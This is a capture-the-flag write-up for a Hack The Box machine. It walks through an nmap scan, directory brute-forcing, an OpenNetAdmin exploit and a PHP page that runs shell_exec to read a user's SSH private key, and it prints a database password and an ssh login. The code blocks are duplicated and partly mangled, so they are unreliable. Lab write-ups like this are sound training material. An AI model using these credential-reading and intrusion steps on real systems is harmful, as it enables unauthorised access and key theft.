


Jorge Amoros

So for this machine, we relied on the hackinthebox forum a lot, and we have lost a lot of time so I am not going to explain in detail everything that I've done and go directly to the steps to break and get the root flag.




The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying the output of an nmap scan. The scan was performed on 10.10.10.171, identifying open ports 22 (SSH) and 80 (HTTP). The terminal output is as follows:


```
root@osboxes: ~  
client_loop: send disconnect: Broken pipe  
root@osboxes:~/.ssh#  
root@osboxes:~/.ssh# cd  
root@osboxes:~#  
root@osboxes:~# nmap -sV -sC 10.10.10.171  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-14 17:56 EST  
Nmap scan report for 10.10.10.171  
Host is up (0.12s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)  
| 256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)  
| 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))  
|_ http-server-header: Apache/2.4.29 (Ubuntu)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 41.93 seconds  
root@osboxes:~#
```

In the background, a web browser window shows the Hack The Box website, which is a platform for penetration testing challenges. The website's navigation bar includes links to various sections like Careers, Rankings, Labs, Access, Machines, and Submissions. The user's profile information is visible in the top right corner, showing a username of 'amoros94' and a member ID of '#237692'.


As usual, we get nmap to check for open ports. 22 and 80 so we go for dirb on port 80




After using dirb we found an interesting service called ONA, or Open net Admin and we check for exploits on this service.




We can also see the version clearly, so we go for exploit.



We check the exploit and download it. Its a bash script. So we understand it and we run it with the param 10.10.10.171/ona/



Getting access to the machine on a prehistoric shell. After a lot of enumeration, based on ls and cat commands joined with greps we found an interesting password.



```
mysql -u ona_sys -p nj4W4rri0R!

curl -X GET jimmy-u 127.0.0.1:52846/main.php


<?php session_start();
# Open Admin Trusted
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>

<form class = "form-si
action = "<
?>" method =
<h4 class =
<input type
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<input type
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<button cla
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
</form>

bloodninjas (joanna)

ssh -i joanna joanna@10.10.10.171
```

Basically seems like it is accessing joanna private rsa key. After more enumeration we found a service running on a port in the machine, and curling it give an index web webpage and acces to this php code.



```
mysql -u ona_sys -p nj4W4rri0R!

curl -X GET jimmy-u 127.0.0.1:52846/main.php


<?php session_start();
# Open Admin Trusted
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>

<form class = "form-si
action = "<
?>" method =
<h4 class =
<input type
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<input type
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<button cla
name = "# Open Admin Trusted
required
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
</form>


bloodninjas (joanna)

ssh -i joanna joanna@10.10.10.171
```

So we curl this direction and we get the rsa key.




So we access Joannas thought ssh

